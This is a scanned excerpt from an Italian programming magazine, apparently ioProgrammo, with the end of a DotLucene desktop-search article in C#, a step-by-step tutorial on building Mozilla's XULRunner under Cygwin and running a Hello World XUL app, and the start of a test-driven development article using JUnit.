



Fig. 2: ***Una schematizzazione della struttura dell'indice di DotLucene***

DOTLUCENE E LA RICERCA

Nel precedente paragrafo abbiamo visto come creare l'indice. Ora vediamo come usarlo. Come visibile in **Figura 3**, abbiamo inserito una textBox in cui inserire il testo da ricercare ed un bottone con la dicitura *"Cerca"*.






Fig. 3: ***La costruzione della nostra interfaccia***

Nell'evento *click* del *buttonSearch* inseriamo il seguente codice:

```
private void buttonSearch_Click(object sender,
                              System.EventArgs e)
{
  search();
}
```

Che richiama il metodo *search* descritto di seguito:

```
private void search()
{
  DateTime start = DateTime.Now;
  try
  {
    searcher = new IndexSearcher(this.pathIndex);
  }
  catch (IOException ex)
  {
    MessageBox.Show("L\'indice non esiste o è
        danneggiato. Riscostruiscilo.\r\n\r\nDettagli:
                              \r\n" + ex.Message);
    return;
  }
  this.listViewResults.Items.Clear();
  if (this.textBoxQuery.Text.Trim(new char[] {' '})
                              == String.Empty)
  return;
  Query query = QueryParser.Parse(
              this.textBoxQuery.Text, "text", new
                              StandardAnalyzer());
  Hits hits = searcher.Search(query);
```

```
for (int i = 0; i < hits.Length(); i++)
{
    Document doc = hits.Doc(i);
    string filename = doc.Get("title");
    string path = doc.Get("path");
    string folder = Path.GetDirectoryName(path);
    DirectoryInfo di = new DirectoryInfo(folder);
    ListViewItem item = new ListViewItem(
            new string[] {null, filename, di.Name,
                    hits.Score(i).ToString()});
    item.Tag = path;
    item.ImageIndex =
            imageListDocuments.IconIndex(filename);
    this.listViewResults.Items.Add(item);
    Application.DoEvents();
}
searcher.Close();
string searchReport = String.Format("La ricerca è
        durata {0}. Trovati {1} elementi.", (
        DateTime.Now - start), hits.Length());
status(searchReport);
}
```

Il primo controllo da effettuare è sulla presenza dell'indice. Se esso manca, le ricerche saranno ovviamente impossibili da effettuare quindi bisognerà segnalarlo. Dopo aver verificato la presenza di qualche elemento da cercare nella *textBoxQuery*, dobbiamo costruire la nostra espressione di ricerca e lo facciamo con

```
Query query = QueryParser.Parse(
        this.textBoxQuery.Text, "text", new
                StandardAnalyzer());
```

Lo scopo di *QueryParser* è quello di prendere la nostra stringa di ricerca e trasformarla in un oggetto *Query*, comprensibile dal motore di ricerca. Se osserviamo gli argomenti passati al metodo *Parse* vedremo che, oltre al testo da ricercare, viene passata stringa *"text"* che indica al Parser che le informazioni vanno cercate nel testo indicizzato, e una nuova istanza di *StandardAnalyzer* per la pulizia del testo (che vedremo nel prossimo paragrafo).
Una volta "parsata" la stringa di ricerca e ricevuto un oggetto *Query*, questo potrà essere inviato al motore con

```
Hits hits = searcher.Search(query);
```


che ritornerà un vettore di *Hint:* in pratica i documenti trovati. Tale vettore verrà poi analizzato per estrarre le informazioni da mostrare all'utente.

```
string filename = doc.Get("title");
string path = doc.Get("path");
string folder = Path.GetDirectoryName(path);
```

DOTLUCENE E L'ANALYZER

Più volte, in questo articolo, è saltato fuori il termine *Analyzer*, spesso passato come argomento nella chiamata di qualche metodo di DotLucene.
Ho atteso fino a questo punto per descrivere di cosa si tratta in quanto ritengo che il modo migliore per capirlo sia arrivarci per logica e dopo aver compreso come funziona sia l'indicizzazione sia la ricerca.
Provate a rileggere questo paragrafo fino a questo punto.
Sono 67 parole tra cui compaiono articoli, congiunzioni, spazi, punti ecc.
Cosa succederebbe se inserissimo nell'indice tutto il testo così come lo leggiamo? Nella nostra mente possiamo, in un certo senso, filtra-


COSA SUCCEDE DIETRO LE QUINTE DI INDEXWRITER?

Per scoprirlo, usiamo il tool chiamato Reflector che si presenta come in figura.

La videata di Reflector

Seguire tutta la strada che fa DotLucene per creare l'indice è abbastanza lungo ed occuperebbe troppo spazio per questo articolo. Vediamo però un aspetto interessante di questa funzione: dopo diverse chiamate a metodi il cui scopo è quello di verificare e strutturare le informazioni lette dai files, si arriva al metodo AddDocument dell'oggetto *FieldsWriter*.

```
internal void AddDocument(
                Document doc)
{
    this.indexStream.WriteLong(
        this.fieldsStream.GetFilePointer());
```

```
int num1 = 0;
foreach (Field field1 in doc.Fields())
{
    if (field1.IsStored())
    {
        num1++;
    }
}
this.fieldsStream.WriteVInt(num1);
foreach (Field field2 in doc.Fields())
{
    if (field2.IsStored())
    {
        this.fieldsStream.WriteVInt(
            this.fieldInfos.FieldNumber(
                    field2.Name()));
        byte num2 = 0;
        if (field2.IsTokenized())
        {
            num2 = (byte) (num2 | 1);
        }
        this.fieldsStream
                .WriteByte(num2);
        this.fieldsStream
            .WriteString(field2.StringValue());
    }
}
}
```

Questo metodo, insieme a tutti gli altri chiamati, si occupa di compilare l'indice. Invito i più curiosi a seguirne il percorso da Reflector per comprendere più in dettaglio le operazioni compiute all'interno della libreria.

re tutto quello che ci sembra inutile (come gli spazi) ma il nostro codice non ha di suo questa capacità.
Ecco quindi che ci sono gli Analyzer.
Immagino che ora, il significato di questo elemento sia più chiaro. Ma cerchiamo di capire come funzionano questi componenti (già, ce ne sono svariati). Il loro scopo è quello di filtrare il testo che viene passato all'indicizzatore secondo alcuni criteri, variabili in base all'Analyzer scelto. Quello standard ad esempio, per prima cosa converte tutto il testo passato in minuscolo, pulisce gli articoli, le proposizioni, le congiunzioni, la punteggiatura ecc. Come al solito, un esempio vale più di mille parole.
Prendiamo la frase: *"Come al solito, un esempio vale più di mille parole"* una volta processata dallo *StandardAnalyzer* diventerà qualcosa di simile a:

```
[come] [solito] [esempio] [vale] [mille] [parole]
```

in cui ogni termine racchiuso tra le parentesi quadre diventerà un Token inserito nell'indice. In questo modo esso sarà ottimizzato e veloce da consultare.
Attenzione ad una cosa però: abbiamo visto negli esempi precedenti che l'Analyzer viene richiesto sia dall'indicizzatore sia dal metodo che esegue la ricerca. È importante che, sia per indicizzare, sia per ricercare venga usato lo stesso Analyzer altrimenti i risultati della ricerca non saranno corretti!

Tutte le informazioni relative al progetto DotLucene (il porting in .net) sono all'indirizzo http://www.dotlucene.net da cui si accede anche al sito del progetto originale Apache Lucene http://lucene.apache.org/java/docs/index.html ricco di informazioni ed esempi.

DOTLUCENE: COSA MANCA?

Abbiamo fin qui visto le parti fondamentali di questa libreria e come usarle per creare la nostra applicazione di ricerca. Ma manca qualcosa: DotLucene indicizza solo i files di testo! Tale comportamento è decisamente limitato per quelli che possono essere i nostri scopi. Fortunatamente a tale mancanza c'è una soluzione il cui nome è *IFilter.*
IFilter è una interfaccia che fa parte di *Windows Indexing Service* (il servizio di indicizzazione files di Windows). Grazie a questa interfaccia possiamo fornire al nostro motore di ricerca la capacità di indicizzare anche il contenuto dei documenti Office.
Vediamo subito in breve come funziona:

```
private void addOfficeDocument(string path)
{
   Document doc = new Document();
```

```
   string filename = Path.GetFileName(path);

   doc.Add(Field.UnStored("text",
                                  Parser.Parse(path)));
   doc.Add(Field.Keyword("path", path));
   doc.Add(Field.Text("title", filename));
   indexWriter.AddDocument(doc);
}
```

Nel momento in cui andiamo ad indicizzare un file di Office, richiamiamo un metodo statico chiamato *Parse* dell'oggetto *Parser (Parser.Parse(path))* a cui passiamo come argomento il path del file da analizzare.





Fig. 2: *Beagle - http://beaglewiki.org/ è uno dei progetti più innovativi che fa uso della libreria lucene*


Tale metodo (di cui ometto la descrizione per questioni di spazio) ha lo scopo di caricare il filtro adatto che "leggerà" il file passato e ne passerà le informazioni ricavate all'*IndexWriter* di DotLucene, proprio come abbiamo visto nei precedenti paragrafi.
Ed anche questo limite è stato superato.

CONCLUSIONI

In questo articolo abbiamo visto come sia semplice realizzare una applicazione per la ricerca di informazioni stile Google Desktop Search o MSN Desktop Search, ma la cosa più importante è che abbiamo visto dall'interno come funzionano i meccanismi di ricerca e di indicizzazione dei files.
Lo scopo del software proposto in questo articolo non è quello di realizzare l'ennesimo motore di ricerca fine a se stesso ma quello di capirne i meccanismi al fine di integrare le stesse funzionalità nei nostri programmi.

Michele Locuratolo

XPFE: il framework di Mozilla

Dietro al celebre browser si nasconde un potente framework. XPFE è una sapiente combinazione di linguaggi e tecnologie finalizzata allo sviluppo di applicazioni multipiattaforma

Recentemente ioProgrammo vi ha presentato un metodo per sviluppare plugin di Firefox utilizzando il linguaggio XUL. La tecnica era concettualmente abbastanza semplice: veniva ricreata una particolare struttura di directory posta sotto la radice dell'installazione di Firefox, venivano creati i file XUL, il tutto veniva dato in pasto a Firefox che parserizzava i file in questione e rendeva il plugin disponibile agli utenti. In realtà, al di sotto di questa tecnica c'è qualcosa in più. Prima di tutto XUL è un linguaggio derivato da XML che consente di creare interfacce grafiche molto complesse utilizzando un misto di XML, CSS, JavaScript. Negli articoli precedenti di ioProgrammo si era visto proprio un esempio applicativo. Firefox contiene al suo interno un engine in grado di interpretare i file XUL. In questo articolo estrapoleremo il solo engine da Firefox, di modo che possiate distribuire su più piattaforme le vostre applicazioni XUL indipendentemente dall'installazione di Firefox. Il motore che utilizzeremo è XulRunner, e sarà in grado di eseguire applicazioni XPFE ovvero per l'insieme delle tecnologie che consentono di sviluppare usando XUL

GLI STRUMENTI DEL FRAMEWORK

Mozilla non è semplicemente un browser ma una completa piattaforma per lo sviluppo di applicazioni. Chiunque abbia fatto uso del software di posta elettronica o del client IRC inclusi lo ha certamente sperimentato, forse senza farci caso. Per avere un'idea più concreta possiamo installare Mozilla sul computer e dare uno sguardo alle sottodirectory contenute nell'installazione. Troveremo le applicazioni che conosciamo all'interno di una cartella di nome chrome, sottoforma di file *.jar* oppure dentro altre cartelle. Se ne prendiamo una in particolare e ne studiamo la struttura osserviamo un insieme di file disposti secondo un ordine preciso. Come abbiamo accennato, il framework offre la possibilità di impiegare varie tecnologie Web per lo sviluppo di applicazioni, ciascuno di questi file contiene infatti un programma JavaScript *(.js),* un *Cascading Style Sheets (.css)* oppure riguarda un altro genere di tecnologia supportata dal framework. Ogni elemento ha un suo ruolo nel definire l'aspetto grafico, gestire gli eventi, elaborare dati, etc.

Realizzare un programma per Mozilla significa mettere insieme questi più altri pezzi, che esamineremo dopo aver preso dimestichezza con i primi concetti. Per certi versi XPFE ricorda DHTML: anch'esso usa JavaScript e CSS tuttavia impiega HTML per la definizione dell'aspetto grafico. Mozilla invece si avvale di XUL *(XML-based User-interface Language),* un linguaggio basato su XML che offre la possibilità di costruire interfacce grafiche mediante dei comandi semplici e potenti.

Un tale approccio, che prevede una sinergia di più linguaggi tra loro differenti, può apparire inusuale a chi abitualmente sviluppa software mediante un solo linguaggio di programmazione. Tuttavia la modularità e la portabilità che derivano da questo schema offrono un sicuro vantaggio, che sarà facile apprezzare dopo aver superato una prima fase di apprendimento.

Altro strumento di fondamentale importanza è XPCOM: una versione cross platform di COM che permette ai programmi in JavaScript di usufruire di librerie scritte in C/C++.

APPLICAZIONI STANDALONE E XULRUNNER

Esistono due modi per sviluppare un'applicazione, ma la scelta è fortemente determinata dal proposito finale. Si può decidere di costruire un programma da integrare in Mozilla, al pari del

software di posta elettronica o di Chatzilla, ma si può anche preferire di non rimanere confinati e distribuire il proprio lavoro come se fosse un progetto a sé stante.

Fig. 1: **Komodo è un tipico esempio di software realizzato con XPFE**

Per far fronte a questo genere di necessità, gli sviluppatori di Mozilla hanno dato vita a Xulrunner. Fondamentalmente Xulrunner è una versione semplificata di Mozilla: è dotato di tutti i suoi strumenti ad eccezione del software di navigazione e dei vari accessori. Essendo notevolmente più snello può essere installato assieme al proprio progetto andando a comporre un blocco unico e indipendente. Il pacchetto offre un programma eseguibile che permette di mandare in esecuzione le applicazioni di XPFE.
Il primo passo da compiere per familiarizzare con Xulrunner è procurarselo. Da qualche mese sono disponibili versioni già compilate nel server ftp di Mozilla, tuttavia per sviluppare bisogna effettuare personalmente il *build* dai sorgenti, così che i file ottenuti risultino pertinenti ai propri scopi e specifici per l'ambiente di lavoro scelto. Mozilla aderisce ad una filosofia orientata a Unix, quindi per lavorare sotto Windows sarà necessario installare *Cygwin* (il noto emulatore di Unix). Il programma di installazione automatico può essere scaricato all'indirizzo *http://www .cygwin.com/setup.exe*. Non è un'operazione particolarmente complicata, semplicemente assicuratevi di selezionare almeno i seguenti pacchetti:

- cvs
- cygutils
- make
- perl
- Un editor di testi (ad esempio nano)

È sconsigliato ricorrere ad un editor di testi per Windows a causa delle differenze nella codifica di alcuni caratteri.
Adoperare *Cygwin* è semplice, specie per chi ha lavorato già sotto Linux. Ad ogni modo procederemo con una guida passo passo che renderà semplice la compilazione.
Prima di andare avanti con l'installazione sarà necessario decidere quale strumento adoperare per la compilazione. Mozilla ne supporta due: Visual C++ (versione 6.0 o superiore) e MinGW. La compilazione mediante MinGW è più lenta e dispendiosa in termini di risorse, mentre optando per Visual C++ potrete cavarvela in qualche oretta con un computer di medie prestazioni (potrebbe essere comunque necessario incrementare le dimensioni della memoria virtuale); se decidete di usare MinGW ricordatevi di specificarlo durante l'installazione di Cygwin, selezionando i pacchetti necessari (si trovano all'interno della categoria *Devel*). Ovviamente potete anche compilare il tutto sotto Linux o anche sotto Mac/OSX, come già detto il nodo centrale è che le applicazioni sviluppate con questa tecnica sono completamente multipiattaforma.
Nel caso non possediate Visual C++ ma vogliate comunque evitare MinGW, Microsoft consente da qualche tempo di scaricare gratuitamente la versione 2003 del compilatore. A tale proposito vi invito a fare riferimento alle istruzioni riportate all'indirizzo *http://whereswaldo.mit.edu/mozilla/msvcfree*. Se invece disponete della versione 6 di Visual Studio, dovrete effettuare un aggiornamento mediante il Service Pack 5 ed installare il Visual C++ *Processor Pack*.

OTTENIAMO I SORGENTI

Nella seconda fase sarà necessario ottenere i sorgenti di Mozilla ricorrendo a CVS. Per chi non lo sapesse, CVS *(Concurrent Versions System)* è un sistema adoperato nel mondo open source per coordinare il lavoro di più persone ad uno stesso progetto. Tra le varie funzioni di cui dispone, CVS permette di ricavare l'ultima versione dei sorgenti direttamente dal server dove risiedono i file ai quali gli sviluppatori stanno lavorando. Alcune release di CVS presentano un bug e potrebbero darvi un messaggio di errore relativo ad un file di nome *.cvspass:* se dovesse accadere ignoratelo e proseguite.
Per effettuare l'operazione lanciate la Bash shell di Cygwin e per prima cosa digitate

```
export CVSROOT=:pserver:anonymous@
        cvs-mirror.mozilla.org:/cvsroot.
```

Ora la variabile *CVSROOT* contiene le informazioni che CVS impiegherà per reperire i file.
Cosa molto importante, da tenere bene a mente, è che Mozilla non permette di effettuare il build

NOTA

Mozilla è disponibile su una vastissima serie di piattaforme. Oltre Windows, Mac e Linux esistono versioni funzionanti per QNX ed altri sistemi. Basti visitare la pagina Web http://www.mozilla.org/ports/ per farsi un'idea!

I TUOI APPUNTI

se il blocco dei sorgenti è situato dentro la directory di Cygwin. Dovrete sceglierne una più "sicura", ad esempio creando una cartella di nome work nel vostro hard disk e procedendo come segue.

```
cd /cygdrive/c/work
cvs login
cvs co mozilla/client.mk
cd mozilla
```

Quando vi sarà richiesta la password da CVS inserite *anonymous*. Come intuibile, */cygdrive* è una directory che permette l'accesso ai vari drive presenti nel computer, in questo caso c è il nostro hard disk ma si tratta di un esempio. Per chi non fosse abituato, faccio notare che in ambienti Unix l'accesso alle cartelle è specificato con un carattere di *slash* '/' anziché di *backslash* '\'. Un solo simbolo di *slash* non preceduto da alcun nome indica la directory principale, se preceduto da un simbolo di punto specifica invece quella corrente. *Client.mk* è uno script che controlla la procedura di checkout dei sorgenti ed il build vero e proprio.
Prima di continuare è necessario creare un file di configurazione. Al momento si tratta di specificare soltanto il genere di progetto di nostro interesse, cioè Xulrunner. Il file da creare deve avere per nome *mozconfig* e va situato dentro la cartella mozilla, se avete seguito i vari passi dovreste già esservi. Nel caso nano sia installato potete scrivere

```
nano mozconfig
```

per creare il file ed iniziare ad editarlo. Per uscire da nano è sufficiente premere *Ctrl-X*, a questo punto vi sarà chiesto se desiderate salvare, premete *Y* da tastiera, ed *Invio* dopo che apparirà il nome. Assicuratevi che *mozconfig* contenga la seguente linea di testo:

```
mk_add_options MOZ_CO_PROJECT=xulrunner
```

L'istruzione *mk_add_options* permette di abilitare le opzioni che saranno considerate durante lo svolgimento della procedura di *make*.
Appena salvato il file, riprendiamo l'operazione dando il via al checkout.

```
make -f client.mk checkout
```

Il checkout richiederà tempo, pertanto è consigliata una connessione ad Internet veloce. Ottenuti i sorgenti sarà possibile costatare quanto siano numerosi: i file del progetto si dispongono in un'ampia struttura ad albero all'interno della quale vi sono varie cartelle contenenti listati e script necessari a gestire i vari compiti.

NOTA

Per effettuare il build di Mozilla è necessario scaricare ed installare alcune librerie precompilate e dei tool raccolti in un file di nome wintools.zip. Ecco l'indirizzo: http://ftp.mozilla.org/pub/mozilla.org/mozilla/source/wintools.zip

EFFETTUIAMO IL BUILD

I preparativi non sono terminati: prima di partire con la compilazione, bisogna rendere disponibili programmi ausiliari che Mozilla adopera per effettuare il build.
Troverete il file *wintools.zip* nel CD della rivista, oppure potete scaricarlo ricorrendo all'indirizzo riportato in uno dei box laterali. Decomprimete l'archivio usando gli strumenti di Windows e salvate i file all'interno di una cartella del vostro hard disk, ad esempio *C:\moztools*. Lanciate un Command Prompt ed eseguite:

```
set MOZ_TOOLS=c:\moztools
cd c:\moztools\buildtools\windows
install.bat
```

Ricordate che state lavorando sotto un ambiente di Unix emulato, dunque dovrete convertire alcuni file presenti in moztools da formato Dos a Unix, così da rimediare alle differenze di codifica. A tale scopo, Cygwin offre un programma chiamato *dos2unix*.
Lanciate una nuova Bash shell e scrivete:

```
cd /cygdrive/c/moztools/include
dos2unix *.h
cd libIDL
dos2unix *.h
```

Tornate alla shell precedente e fate in modo che lo script per effettuare il build di Mozilla possa riconoscere i file che avete appena installato:

```
export MOZ_TOOLS=/cygdrive/c/moztools
PATH=$PATH:$MOZ_TOOLS/bin
export PATH
```

Così facendo, la variabile *MOZ_TOOLS* punta ora ai file necessari. Gli eseguibili vengono anche aggiunti alla variabile *PATH* in modo che possano essere invocati direttamente.
Di nuovo, sarà necessario creare un file *mozconfig* prima di lanciare *make*. Per farlo, da Bash shell, entrate tramite il comando cd nella cartella dove è stato effettuato il checkout completo dei sorgenti, che potrebbe essere *c:\work\mozilla*, e procedete come sopra. Stavolta assicuratevi che il file contenga le seguenti istruzioni:

```
mk_add_options MOZILLA_OFFICIAL=1
mk_add_options MOZ_CO_PROJECT=xulrunner
ac_add_options --enable-application=xulrunner
```

```
ac_add_options --disable-optimize
ac_add_options --enable-debug
```

Con queste righe attiviamo il progetto Xulrunner, indicando di voler ottenere una versione debug del programma senza ottimizzazioni. Il comando *ac_add_options*, in modo simile al precedente, abilita delle opzioni da considerare durante la fase di configurazione.
Facciamo notare che se desiderate servirvi di MinGW, dovrete aggiungere anche il testo seguente:

```
# file di base per effettuare il build con MinGW gcc
CC=gcc
CXX=g++
CPP=cpp
AS=as
LD=ld

# disabilitiamo le opzioni incompatibili con
# gcc-on-win32
ac_add_options --disable-accessibility
ac_add_options --disable-activex
```

Appena salvato il file, ogni cosa sarà al suo posto. Se avete scelto di lavorare con il compilatore di Microsoft, rimane soltanto da lanciare lo script *vcvars32.bat* che troverete dove avete installato il Visual C++ nel vostro disco rigido (si può invocare anche con una linea di comando).
In seguito, per dare il via all'operazione, basterà digitare la seguente riga da bash shell:

```
make -f client.mk build
```





Fig. 2: ***Effettuato il build, il contenuto della cartella dist si offre così***

Occorre prestare attenzione ad un bug che potrebbe presentarsi durante lo svolgimento della procedura di *make*. Riguarda il file eseguibile di nome *link.exe*. Purtroppo il sistema non riesce a distinguere tra quello di Cygwin e l'altro utilizzato da Visual C++ ed attribuisce precedenza al primo. L'unica soluzione immediata consiste nell'eliminare il file oppure nel rinominarlo, in modo da non creare confusione. Qualora abbiate problemi a localizzarlo, potete ricorrere alle funzioni di Windows relative alla ricerca di file, oppure servirvi del comando locate di Cygwin (per quest'ultimo è prima necessario eseguire *updatedb* in modo che sia costruito il database con i nomi dei file). In genere, un rm */bin/link.exe* dovrebbe bastare.

IL PRIMO PROGRAMMA

L'operazione di build terrà impegnato il vostro PC per qualche ora. Appena terminata, troverete tutti i file che vi saranno necessari all'interno della cartella dist: file di inclusione, di libreria ed il tanto agognato *xulrunner.exe* situato in *dist/bin*.
Possiamo impiegarlo per lanciare un'applicazione che costruiremo. Abbiamo accennato che un programma si articola in un insieme di cartelle disposte secondo una precisa gerarchia. Posizionatevi all'interno di dist/bin e create la seguente struttura:


```
apps/
   simple/
      chrome/
         content/
            simple/
            defaults/
              preferences/
```


Mediante un editor di testo create un file di nome *simple.xul* e salvatelo all'interno di *apps/simple/chrome/content/simple*.
Il contenuto dovrà essere:

```
<?xml version="1.0"?>
<?xml-stylesheet href="chrome://global/skin/"
                                    type="text/css"?>
```

XUL, il linguaggio per le GUI di Mozilla, deriva da XML, dunque iniziamo il file con un'adeguata intestazione. La seconda riga indica quale stile grafico vogliamo adoperare, specificando un URL tramite il quale attingere ai file necessari.
Successivamente:

```
<window
  id    = "simple"
  title = "Simple App"
  xmlns = "http://www.mozilla.org/keymaster
                   /gatekeeper/there.is.only.xul">
```

Window indica la creazione di una nuova finestra di visualizzazione. *id* è un'etichetta di identificazione mentre *title* è una stringa contenente il titolo da assegnare alla finestra. Il listato continua:

Visitando il sito del software Komodo è possibile farsi un'idea delle possibilità offerte dal framework di Mozilla. Si tratta di un completo IDE per linguaggi di script, l'indirizzo è http://www.activestate.com/Products/Komodo.

```
    <vbox>
      <textbox id="textbox" value="Hello World" flex="1"/>
      <button id="button" label="Submit"/>
    </vbox>
</window>
```

Ricorda molto il modo di comporre un form in HTML. vbox descrive un'area rettangolare ad orientamento verticale che conterrà un textbox (cioè un campo di stringa che utilizziamo per visualizzare il consueto *Hello World*) ed un pulsante al quale assegniamo l'etichetta *"Submit"*.
Un altro file *contents.rdf* da creare con la medesima procedura e salvare nella stessa cartella dovrà contenere le seguenti istruzioni:

```
<?xml version="1.0"?>
<RDF:RDF xmlns:RDF="http://www.w3.org
                        /1999/02/22-rdf-syntax-ns#"
         xmlns:chrome="http://www.mozilla.org
                                        /rdf/chrome#">
  <RDF:Seq about="urn:mozilla:package:root">
    <RDF:li resource="urn:mozilla:package:simple"/>
  </RDF:Seq>
  <RDF:Description about="urn:mozilla:package:simple"
        chrome:displayName="Simple App"
        chrome:author="Mozilla"
        chrome:name="simple">
  </RDF:Description>
</RDF:RDF>
```

RDF è il linguaggio utilizzato da Mozilla per descrivere le risorse disponibili, possiamo distinguere il titolo dell'applicazione, il suo nome e l'autore. Altro file, che chiameremo *simple.manifest*, va salvato nella cartella *apps/simple/chrome* e deve contenere la sola riga:

```
content simple content/simple/
```

Creiamo ancora un file di nome *simple.js* da salvare dentro *apps/simple/defaults/preferences:*

```
pref("toolkit.defaultChromeURI",
                  "chrome://simple/content/simple.xul");
```

Prepariamo un ultimo file di testo *simple.xulapp* da salvare in *apps/simple*

```
[App]
; Nome organizzazione
Vendor=MozillaTest
; Nome dell'applicazione
Name=Simple
Version=0.1.0
; Build ID (timestamp).
BuildID=2005031223
[Gecko]
; Versione minima dell'engine del browser necessaria
MinVersion=1.8
```

Il programma è pronto. Aprite un Command Prompt ed entrate nella cartella ove è stato creato *xulrunner.exe*, digitate:

```
xulrunner apps/simple/simple.xulapp
```

Vi invitiamo ora ad osservare i file che compongono l'applicazione ed iniziare ad esaminarli mediante un editor di testi. La struttura è molto simile a quella osservata in precedenza nelle applicazioni distribuite con Mozilla.





Fig. 3: ***Un semplice programma di Hello World eseguito tramite Xulrunner***

BIBLIOGRAFIA

• **Creating Applications with Mozilla (O'Reilly & Associates, Inc)**

PERCHÈ USARE XUL E XPFE?

Il bisogno di rendere il codice portabile verso più piattaforme ed il livello di complessità del progetto sono fattori che giocano un ruolo fondamentale nella selezione degli strumenti per la costruzione di un software. Per rendere fattibile il compito, molto spesso il programmatore è spinto a scegliere un framework che, poggiando su una base solida, offra gli strumenti per fronteggiare le varie esigenze. Nel ricco panorama di alternative oggi disponibili XPFE si distingue per un insieme di caratteristiche particolarmente interessanti.
Ad esempio, il numero di piattaforme coperte è assai vasto.
Altro vantaggio, che avvertirà maggiormente chi ha esperienza con le tecnologie per il Web, è la possibilità di ricorrere ai linguaggi JavaScript, CSS e XML per costruire applicazioni perfettamente funzionanti anche senza ricorrere necessariamente al C++ o ad altri linguaggi compilativi. Deriva così un'elevata portabilità e una notevole riduzione dei tempi di sviluppo.

CONCLUSIONI

Preparare il necessario per lavorare con il framework può richiedere tempo, tuttavia i risultati che si possono ottenere fanno dimenticare presto la fatica. Ricordiamo che Mozilla è uno tra i più grandi progetti open source esistenti e il suo sviluppo procede a ritmo incessante.
Il pericolo di nuovi bug o di cambiamenti da versione a versione esiste sempre. Tuttavia vi invitiamo a non scoraggiare nel caso vi imbattiate in difficoltà durante la procedura di compilazione. Proprio per sua natura OpenSource e la quantità di documentazione sui vari cambiamenti è veramente alta.

Andrea Ingegneri

Sviluppare "testando" il software

Alla scoperta del "test driven development" una metodologia che consente di concentrarci sulle funzionalità di un'applicazione e sviluppare il codice quasi in modo automatico. Vediamo come

Da qualche tempo sta prendendo piede un nuovo processo di sviluppo software, chiamato "test driven development", cioè sviluppo guidato dai test. TDD prescrive che prima vengano scritti i test e che solo in seguito si scriva il codice che li deve soddisfare. I test devono essere eseguiti in maniera automatizzata in maniera da escludere errori umani e da dare responsi veloci ed affidabili.
Scrivendo il test ci si concentra sulle specifiche di funzionamento dell'applicazione, senza preoccuparsi dei problemi implementativi. Scrivendo poi i metodi per superare i test ci si concentra unicamente sull'implementazione avendo ben chiaro dove si deve arrivare.
Perseguendo il TDD, si otterrà un insieme di test che ci permetteranno in seguito di agire sul codice sorgente senza timore di comprometterne il funzionamento, poiché i test ci assicureranno che il comportamento del software non cambi.
In questo articolo svilupperemo una sessione TDD utilizzando Java, Eclipse e JUnit, un framework per il test automatico open source incorporato come plug in Eclipse stesso.

SUDOKU

Scopo dell'articolo sarà quello di applicare TTD e JUnit nello sviluppo di un risolutore di Sudoku. Per chi non conoscesse questo gioco consigliamo l'articolo di Fabio Grimaldi pubblicato nel numero 96 di ioProgrammo.
